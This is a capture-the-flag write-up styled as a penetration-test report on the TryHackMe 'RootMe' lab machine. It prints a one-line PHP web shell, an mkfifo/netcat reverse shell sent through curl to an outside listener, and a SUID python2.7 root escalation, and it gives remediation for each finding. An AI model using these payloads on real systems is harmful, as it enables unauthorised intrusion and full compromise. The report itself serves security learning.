

VULNERABILITY ASSESSMENT & PENETRATION TESTING REPORT

TARGET: TRYHACKME – ROOTME MACHINE

DATE: 01 DEC 2025

ASSESSOR: ISMAIL TP

CLASSIFICATION: CONFIDENTIAL

02 1. EXECUTIVE SUMMARY

NOV 2025

A penetration test was conducted on the TryHackMe machine “RootMe.” Multiple high-severity vulnerabilities were identified, including unrestricted file upload, remote code execution, and privilege escalation via SUID Python2.7. Successful exploitation resulted in full root compromise.

The machine is intentionally vulnerable for learning, but the report outlines how actual systems would be impacted and how to mitigate similar weaknesses.

2. OBJECTIVES

- Identify open ports and exposed services
- Discover web vulnerabilities
- Attempt controlled exploitation
- Validate privilege escalation vectors
- Document findings and provide remediation steps

3. SCOPE

- Target IP: 10.48.172.66
- Allowed Actions: Enumeration, exploitation, privilege escalation
- Tools used: Nmap, Gobuster, Netcat, curl, Python, manual analysis

4. METHODOLOGY

- 1.Reconnaissance – Port scanning with Nmap
- 2.Enumeration – Web directory discovery with Gobuster
- 3.Exploitation – File upload bypass → RCE → reverse shell
- 4.Privilege Escalation – SUID Python2.7
- 5.Post-exploitation – Capture user.txt and root.txt

5. FINDINGS

Finding 1 – Open Ports & Service Enumeration

Severity: Medium

Description

Nmap identified two open ports:

- 22/tcp – OpenSSH 8.2p1
- 80/tcp – Apache 2.4.41 (Ubuntu)

The web server exposed PHP pages and was vulnerable to file upload bypass.

Evidence (

```
(sova@SOVA) ~/Downloads
$ nmap 10.48.172.66 -A
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-01 16:26 IST
Nmap scan report for 10.48.172.66
Host is up (0.12s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_  3072 9e:95:a5:34:07:07:0c:de:55:04:f6:8a:0b:9d:c6:f0 (RSA)
|_  256 75:e6:00:3b:05:ee:d1:3e:51:60:80:99:3d:0a:43:ad (ECDSA)
|_  256 73:ce:d5:b2:06:1b:74:4c:e0:4a:95:b4:da:4d:6f:4f (ED25519)
80/tcp    open  http      Apache httpd 2.4.41 ((Ubuntu))
|_ http-title: HackIT - Home
|_ http-cookie-flags:
|_  /:
|_  PHPSESSID:
|_  httponly flag not set
|_ http-server-header: Apache/2.4.41 (Ubuntu)
Device type: general purpose
Running: Linux 4.X
OS CPE: cpe:/o:linux:linux_kernel:4.15
OS details: Linux 4.15
Network Distance: 3 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 1720/tcp)
HOP RTT      ADDRESS
1   108.05 ms  192.168.128.1
2   ...
3   108.17 ms  10.48.172.66

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 26.66 seconds
```

Impact

Attackers can directly probe the web server and attempt login or exploitation through file uploads.

Recommendation

- Rate-limit uploads
- Disable unnecessary modules
- Regularly update OpenSSH & Apache

Finding 2 – Directory Enumeration

Severity: Medium

Description

Gobuster identified multiple accessible directories such as:

- /uploads
- /panel
- /js
- /css

“/uploads” allowed arbitrary file execution.

Evidence

```
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[*] Url:          http://10.48.172.66/
[*] Method:       GET
[*] Threads:      100
[*] Wordlist:      /usr/share/wordlists/dirb/common.txt
[*] Negative Status codes: 404
[*] User Agent:    gobuster/3.8
[*] Extensions:   php,js,json,html,txt
[*] Timeout:      10s

Starting gobuster in directory enumeration mode

./htaccess.txt      (Status: 403) [Size: 277]
./htaccess.html     (Status: 403) [Size: 277]
./htpasswd          (Status: 403) [Size: 277]
./htpasswd.js       (Status: 403) [Size: 277]
./hta              (Status: 403) [Size: 277]
./htaccess.php      (Status: 403) [Size: 277]
./htpasswd.php      (Status: 403) [Size: 277]
./htaccess.js       (Status: 403) [Size: 277]
./hta.js           (Status: 403) [Size: 277]
./htpasswd.json     (Status: 403) [Size: 277]
./hta.html         (Status: 403) [Size: 277]
./hta.php          (Status: 403) [Size: 277]
./htpasswd.txt      (Status: 403) [Size: 277]
./htpasswd.html     (Status: 403) [Size: 277]
./hta.txt          (Status: 403) [Size: 277]
./hta.json         (Status: 403) [Size: 277]
./htaccess         (Status: 403) [Size: 277]
./htaccess.json    (Status: 403) [Size: 277]
./css              (Status: 301) [Size: 310] [--> http://10.48.172.66/css/]
./index.php        (Status: 200) [Size: 616]
./index.php        (Status: 200) [Size: 616]
./js              (Status: 301) [Size: 309] [--> http://10.48.172.66/js/]
./panel           (Status: 301) [Size: 312] [--> http://10.48.172.66/panel/]
./server-status   (Status: 403) [Size: 277]
./uploads         (Status: 301) [Size: 314] [--> http://10.48.172.66/uploads/]
Progress: 27678 / 27678 (100.00%)

Finished
```

Impact

Unprotected upload folders increase attack surface for RCE.

Recommendation

- Restrict execution in uploads (chmod -R 755)
- Validate file types
- Disable PHP execution in upload directories

Severity: Critical

Description


The upload form failed to validate file extensions, allowing the tester to upload a malicious PHP shell disguised as .php5.

Payload:

```
(sova@SOVA)-[~/Downloads]
$ nano shell.php5

(sova@SOVA)-[~/Downloads]
$ cat shell.php5
<?php echo shell_exec($_GET['cmd']); ?>
```

Evidence



Impact

This led to arbitrary command execution on the server.

Recommendation

- Enforce strict MIME checking
- Whitelist file extensions
- Restrict upload folder permissions
- Use server-side validation

Severity: Critical**Description**

The uploaded file was accessible at:


<http://10.48.172.66/uploads/shell.php5>

Commands such as the following executed correctly:


```
curl "http://10.48.172.66/uploads/shell.php5?cmd=id"
```

A Netcat reverse shell was spawned:

```
rm /tmp/f; mkfifo /tmp/f; cat /tmp/f | /bin/sh -i 2>&1 | nc  
<attacker_ip> 4444 > /
```



```
(sova@SOVA)~[~/Downloads]  
$ curl "http://10.48.172.66/uploads/shell.php5?cmd=rm%20/tmp/f%3B%20mkfifo%20/tmp/f%3B%20cat%20/tmp/f%7C/bin/sh%20-i%20%3E%261%7Cnc%2010.8.127.45%204444%20%3E/tmp/f"
```

Evidence

```
(sova@SOVA)~[~/Downloads]  
$ nc -lvnp 4444  
listening on [any] 4444 ...  
connect to [192.168.147.220] from (UNKNOWN) [10.48.172.66] 50386  
/bin/sh: 0: can't access tty; job control turned off  
$ ls  
rev.phtml  
shell.php5  
$ ls -la  
total 16  
drwxrwxrwx 2 www-data www-data 4096 Dec 1 11:12 .  
drwxr-xr-x 6 www-data www-data 4096 Aug 4 2020 ..  
-rw-r--r-- 1 www-data www-data 3912 Dec 1 11:05 rev.phtml  
-rw-r--r-- 1 www-data www-data 40 Dec 1 11:12 shell.php5  
$ cd ..  
$ ls  
Website.zip  
css  
index.php  
js  
panel  
uploads  
$ cd ..  
$ ls  
html  
user.txt  
$ cat user.txt  
THM{y0u_g0t_a_sh3ll}  
$ sudo -l
```

Impact

Full remote compromise of system as www-data.

Recommendation

- Patch upload vulnerability
- Disable dangerous PHP functions (exec, passthru, system)
- Apply principle of least privilege

Finding 5 – Privilege Escalation via SUID Python2.7

Severity: Critical

Description

A SUID-bit Python 2 binary was discovered:

```
/usr/bin/chsh  
/usr/bin/python2.7  
/usr/bin/at
```

This allowed escalated execution:

python2.7 -c 'import os; os.setuid(0); os.system("/bin/bash")'

Evidence

```
le on desktop helper  
$ find / -perm -u+s -type f 2>/dev/null  
  
/usr/lib/dbus-1.0/dbus-daemon-launch-helper  
/usr/lib/snapd/snap-confine  
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic  
/usr/lib/eject/dmccrypt-get-device  
/usr/lib/openssh/ssh-keysign  
/usr/lib/policykit-1/polkit-agent-helper-1  
/usr/bin/newuidmap  
/usr/bin/newgidmap  
/usr/bin/chsh  
/usr/bin/python2.7  
/usr/bin/at  
/usr/bin/chfn  
/usr/bin/gpasswd  
/usr/bin/sudo  
/usr/bin/newgrp  
/usr/bin/passwd  
/usr/bin/pkexec  
/snap/core/8268/bin/mount  
/snap/core/8268/bin/ping  
/snap/core/8268/bin/ping6  
/snap/core/8268/bin/su  
/snap/core/8268/bin/umount  
/snap/core/8268/usr/bin/chfn  
/snap/core/8268/usr/bin/chsh  
/snap/core/8268/usr/bin/gpasswd  
/snap/core/8268/usr/bin/newgrp  
/snap/core/8268/usr/bin/passwd  
/snap/core/8268/usr/bin/sudo  
/snap/core/8268/usr/lib/dbus-1.0/dbus-daemon-launch-helper  
$ /usr/bin/python2.7 -c 'import os; os.setuid(0); os.system("/bin/bash")'  
  
whoami  
root  
ls  
html  
user.txt  
cd /root  
ls  
root.txt  
snap  
cat root.txt  
THM{pr1v1l3g3_3sc4l4t10n}
```

Impact

Immediate root access. Full system compromise.

Recommendation

- Remove SUID bit: `chmod u-s /usr/bin/python2.7`
- Migrate to Python 3
- Regularly audit SUID binaries

6. Flags Obtained

User Flag

THM{y0u_g0t_a_sh3ll}

Root Flag

THM{pr1v1l3g3_3sc4l4t10n}

7. Overall Risk Rating

Critical

The combination of unrestricted upload, RCE, and SUID privilege escalation provides a complete attack path to root.

8. Recommendations Summary

1. Implement strict server-side file validation
2. Disable PHP execution in uploads directory
3. Update web application components
4. Remove unnecessary SUID binaries
5. Follow least-privilege access model
6. Regular security testing & patching

9. Conclusion

The RootMe machine demonstrates how a simple file upload flaw can escalate into a full system compromise. These vulnerabilities illustrate real-world attack chains and the importance of secure coding, permissions management, and continuous monitoring.